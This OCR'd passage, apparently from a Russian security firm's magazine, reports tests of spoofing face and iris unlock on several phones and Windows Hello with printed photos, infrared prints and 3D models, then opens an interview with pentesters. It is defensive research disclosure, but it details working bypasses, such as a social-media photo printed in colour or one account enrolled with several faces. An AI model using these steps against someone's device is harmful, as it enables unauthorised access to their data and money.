4) нераскрашенная 3D-модель лица, уменьшенная копия.

Сразу скажем, что для обхода технологии распознавания мы использовали наименее затратные и наиболее быстрые способы. Например, раскрашенная 3D-модель в натуральную величину — это сложно и дорого. Технология Iris Scanner в Samsung позволяет делать достаточно четкие фотографии сетчатки глаза в инфракрасном спектре. Нам не удалось обойти эту технологию, но мы натолкнулись на очень занимательную статью с примерами обхода. Судя по этой статье, необходимо сделать очень качественный снимок глаза на хорошую камеру, распечатать этот снимок и придать ему объем, приклеив контактные линзы, или, в другом варианте, придать блеск с помощью клея (bit.ly/2SLgGi5). Конечно, в реальной жизни сложно себе представить человека, который позволит незнакомцу сделать снимок собственных глаз с близкого расстояния. Если же снимать издалека, понадобится очень мощный телеобъектив (да и сама жертва вряд ли будет достаточно неподвижной). Другими словами, практическая значимость такого метода в любом

Павел Новиков с уменьшенной копией 3D-модели своего лица

Александр Полунин на цветном и черно-белом фото к распознаванию готов



Объемное изображение с камеры Intel RealSense. Подобным образом нас «видит» система распознавания лиц. Здесь на пользователе солнцезащитные очки. Камера не получает информации о глазах, но доступная информация о лице позволяет пользователю авторизоваться

случае крайне мала, поскольку он требует существенных материальных вложений и стечения ряда обстоятельств. При моделировании атаки мы должны, среди прочего, понимать сложность ее реализации.

Для первого способа обхода мы распечатали цветное фото лица на листе формата A4.

Эксперименты показали, что первый, устаревший метод определения успешно и стабильно обходится на двух смартфонах, которые были в нашем распоряжении, — OnePlus 5T и Samsung S8.

> При хорошем освещении метод обхода с помощью цветного фото не дал результата, смартфоны не разблокировались. При слабом освещении оба телефона «опознали» фотографию. Как говорилось выше, в обоих девайсах используется самая простая технология — распознавание по цветной фотографии, при котором плоское цветное изображение того, что видит камера, сопоставляется с тем, что у нее записано как образец.

Не сработал второй метод — **фото, сделанное в инфракрасном спектре** и распечатанное на принтере; оно черно-белое и сенсор его не улавливает, ему нужно цветное фотоизображение.

Проще говоря, обойти эту технологию можно скачав фото в соцсетях и заплатив пару сотен рублей за распечатку цветного фото в любом фотосалоне.

Технология распознавания по сетчатке глаза Iris Scanner тестировалась на Samsung S8. Как было сказано выше, эту технологию не удалось обмануть цветным фото глаз. Так как камера и сенсор должны «смотреть» хозяину прямо в глаза, смартфон нужно поднести близко; глаза появляются на экране, нужно навести взгляд на это изображение, включается инфракрасная подсветка. Фронтальная камера фотографирует глаза и рисунок сетчатки. Мы предположили, что качественное распечатанное фото глаз должно разблокировать девайс. Мы добились, чтобы камера «поняла», что мы показываем ей глаза, но детализации картинки не хватило, чтобы обучить систему. Как мы упоминали выше, из статьи других исследователей с сэмплами фото, которыми нужно обманывать данную технологию, стало понятно, что способ обхода технологии существует, однако он получался относительно трудоемким и недешевым.

Что касается второй, более современной технологии, используемой в Windows Hello и iPhone X, то здесь мы наткнулись на ряд любопытных нюансов.

Использование цветного фото (1-й способ) не сработало ни на одном из девайсов, поскольку на фото — плоское изображение, а в Windows Hello, как и в iPhone X, используется трехмерная модель; технология позволяет «видеть» трехмерный объект, который расположен перед камерой, его глубину.


Надо заметить, что у технологии Windows Hello разное применение. Она используется для сканирования, для виртуального моделирования в компьютерных играх: показываешь ей руку — она строит виртуальный скелет, и ты можешь этой виртуальной рукой, используя собственную, осуществлять различные манипуляции в игре. Распознавание в Windows Hello идет по двум критериям — по отпечатку пальца и по лицу; последний позволяет логиниться в Windows просто сев за компьютер. Камера распознает хозяина даже в темной комнате. Именно поэтому этой технологии не нужен цвет в его привычном понимании. В камере два сенсора изображения: один цветной, а второй инфракрасный, который считывает матрицу, проецируемую на объект, и видит его в инфракрасном свете.

> Мы сняли с помощью камеры Intel RealSense инфракрасную фотографию, распечатали ее на черно-белом принтере и попробовали авторизоваться (2-й способ). До весны 2018 года этот довольно простой способ срабатывал. Оказалось, что в ПО девайса была ошибка: при авторизации не учитывались глубина и объем. В апреле 2018 года разработчики ошибку исправили.

Самодельная маска (3-й способ) не позволила обмануть ни одну технологию — ни старую, двухмерную, ни трехмерную.

В случае с 3D-моделью лица (4-й способ) Windows Hello вела себя необычно. Когда мы направляли камеру для обучения на данную модель, система обводила

Система распознает владельца,
если у него закрыта нижняя часть лица



Для разблокировки системе требуется только
треть лица Чака. Главное, чтобы нос не был закрыт

Система позволяет Ане разблокировать iPhone
даже в том случае, когда на ней шарф
и темные очки

Вариант с открытым лбом и платком,
закрывающим нижнюю часть лица,
в том числе рот, также позволит войти в систему


Система распознает Чака в шапке

лицо, которое она «увидела». При обучении иногда это происходило, иногда нет, но при этом система все равно обучалась.

Технология в камере Intel RealSense позволяет пользователю дообучить систему. Скажем, выросла у тебя борода или ты получил фингал под глазом, и система перестала тебя узнавать. В этом случае у тебя есть возможность дообучить ее. Как оказалось, в действительности она не добавляет к созданному образу какие-то изменения, не улучшает его, а просто создает дополнительный образ. Таким способом мы смогли добавить в систему пять совершенно разных лиц для одной учетной записи Windows, и все пять человек имели возможность залогиниться под этой учетной записью.

В случае с iPhone X инфракрасное фото показало схожесть технологии Face ID с технологией Intel RealSense. Система распознала, что это лицо, и позволила обучить себя. Но при этом распечатав изображение реального пользователя, который занесен в iPhone, залогиниться не удалось: объем по-прежнему играет роль. Принцип прост: по чему обучили — по тому и авторизовались. Обучили по картинке — залогинились по картинке. Обучили по лицу — по фото система не авторизовала.

Мы также выяснили, что в iPhone для работы Face ID камере необходимо «видеть» хотя бы треть лица. (В принципе, можно считать это потенциально слабым местом: для подделки нет необходимости воспроизводить лицо полностью.) Вас распознают, если вы надели шапку или отрастили бороду. В шапке и с бородой авторизоваться также получится, а вот в натянутой до бровей шапке и с намотанным до самого носа шарфом — уже нет. В качестве эксперимента мы последовательно закрывали части лица листами бумаги; закрывали лоб и подбородок по отдельности и вместе, половину лица и лоб с подбородком. Пробовали проделать то же самое не с листами бумаги, а с шапкой, темными очками, платком, шарфом. В ходе эксперимента стало понятно, что для разблокировки iPhone системе обязательно нужно «видеть» нос. При обучении система запоминает лицо, а



Скрытая за картонным роботом половина лица Ани также позволяет разблокировать устройство

Смартфон Антона не распознает своего владельца, если в сильные морозы он замотается шарфом до самого носа

По окончании обучения iPhone X требует покрутить головой, однако мы покрутили перед камерой обычным клеем-карандашом — и обучение состоялось

далее, по всей видимости, ей достаточно фрагмента (приблизительно трети) лица, который она сопоставляет с полученным при обучении.

Кстати, существует мнение, что подобные системы пропускают детей в телефоны их родителей. Мы опробовали этот метод с iPhone X, но обмануть его таким образом нам не удалось.


В процессе работы мы наткнулись на довольно забавный нюанс. При обучении технологии Face ID iPhone X требует, чтобы вы покрутили головой, якобы чтобы зафиксировать объемный снимок. На самом деле крутить собственной головой вовсе не обязательно. Во всяком случае медленно и аккуратно поворачивать голову из стороны в сторону и вверх-вниз нет необходимости. После того как девайс нашел лицо, можно повертеть перед камерой любым предметом. Мы, например, воспользовались клеем-карандашом: эффект выглядел абсолютно так же, и круговой индикатор равномерно заполнялся, как если бы вы поворачивали голову, давая возможность девайсу запомнить все точки лица. Выходит, это просто маркетинговый ход?

Технология / Способ обхода	**OnePlus 5T Face Unlock**	**Samsung S8 Face Unlock**	**Samsung S8 Iris Eye**	**Windows Hello + Intel RealSense**	**Iphone X Face Unlock**
Цветное фото, распечатанное на лазерном принтере	Обход 100%. Успешная эксплуатация при плохом освещении	Обход 100%. Успешная эксплуатация при плохом освещении	Нет. Но известны случаи обхода: нужно сделать очень качественный снимок глаз и придать ему объем (например, используя контактные линзы)	Нет	Нет
Инфракрасное фото, распечатанное на лазерном принтере в черно-белом цвете	Нет	Нет	Нет	Уязвимость, которая позволяла обучиться и авторизоваться по фото, исправлена	Если система обучена по фото, получится залогиниться по фото
Самодельная маска лица	нет	нет	нет	нет	нет
Нераскрашенная 3D-модель лица (уменьшенная копия)	Нет	Нет	Нет	В отдельных случаях система обучалась по модели и позволяла по модели авторизоваться	Нет

В заключение

Все существующие способы распознавания лица далеки от совершенства. Пока у них неплохо получается опознавать своего хозяина так, чтобы не доставлять ему неудобств, но полной гарантии, что защиту нельзя обойти простыми и дешевыми методами, они не дают. Тот же отпечаток пальца подделать гораздо сложнее: сначала его нужно получить (а это уже непросто), затем сделать его физическую копию. Даже обход PIN-кода на современных телефонах является достаточно сложной технической задачей (habr.com/ru/post/390703). Что касается всех технологий распознания лица — они менее защищены и их значительно проще обойти, даже несмотря на некоторые сложности, описанные в статье. Впрочем, повсеместное распространение таких технологий со временем поспособствует, вероятно, повышению их защищенности, поскольку сенсоры и алгоритмы будут улучшаться.

А пока рекомендуем с осторожностью пользоваться данными технологиями в случаях, когда они соприкасаются с деньгами напрямую, таких как бесконтактная оплата или банкоматы с распознаванием лица



Найдите на странице киберслоган


й	ц	я	я	т	—	д	е
ф	а	е	к	с	и	т	л
т	о	р	т	е	л	с	о
н	е	к	ц	т	к	е	ч
в	н	в	и	н	н	ч	о
к	а	в	к	е	а	ь	а
в	м	к	м	п	м	к	м
в	ч	в	ч	а	ч	ы	ч

#КИБЕРКВЕСТ

Наша кухня

О чем говорят пентестеры

Наталья Фролова



Профессий много, но бывают такие, о которых мало что известно и понятно. Одна из таких — пентестер, или инженер по тестированию на проникновение. Все мы слышали про хакеров, компьютерных взломщиков. Пентестер — это такой хакер наоборот, «белый», или, как еще говорят, этичный хакер. Его задача — испытывать на прочность различные девайсы, веб-сервисы, мобильные приложения и даже банкоматы (причем абсолютно легально), и главное — успеть сделать это до прихода плохих парней.

Мы поговорили с Pablo и muzzy (они предпочли не раскрывать свои настоящие имена), сотрудниками отдела тестирования на проникновение компании Positive Technologies, и вот что удалось выведать про одну из самых загадочных, денежных и романтичных профессий на свете.

Как вы стали пентестерами?
Мечта детства?

Pablo Я самоучка в пентесте, а работать в IT и правда было мечтой моего детства. По образованию я математик-программист, до прихода в компанию работал три года в разработке. Но меня всегда привлекала информационная безопасность. Учиться этому было негде, я изучал теоретические материалы, отрабатывал эти знания на практике на специализированных стендах, например в виртуальной лаборатории Hack The Box, общался с такими же увлеченными людьми на разных форумах.

muzzy Я учился на факультете ВМК в МГУ. На втором курсе друг затащил на CTF, я сначала ничего не понял, но мне стало интересно и я полез разбираться в теме. Когда стал более-менее понимать предмет, выяснил, что у нас в университете есть целая лаборатория и даже кафедра, которая занимается ИБ на очень хорошем уровне. Так что мне универ как раз помог познакомиться с ИБ и получить соответствующие навыки. Но это скорее исключение из правил. В любом случае, чтобы стать профи, придется прокачиваться вне стен альма-матер.

У тебя всегда ощущение соперничества, гонки, состязания


Обязательно ли быть программистом, чтобы стать пентестером?

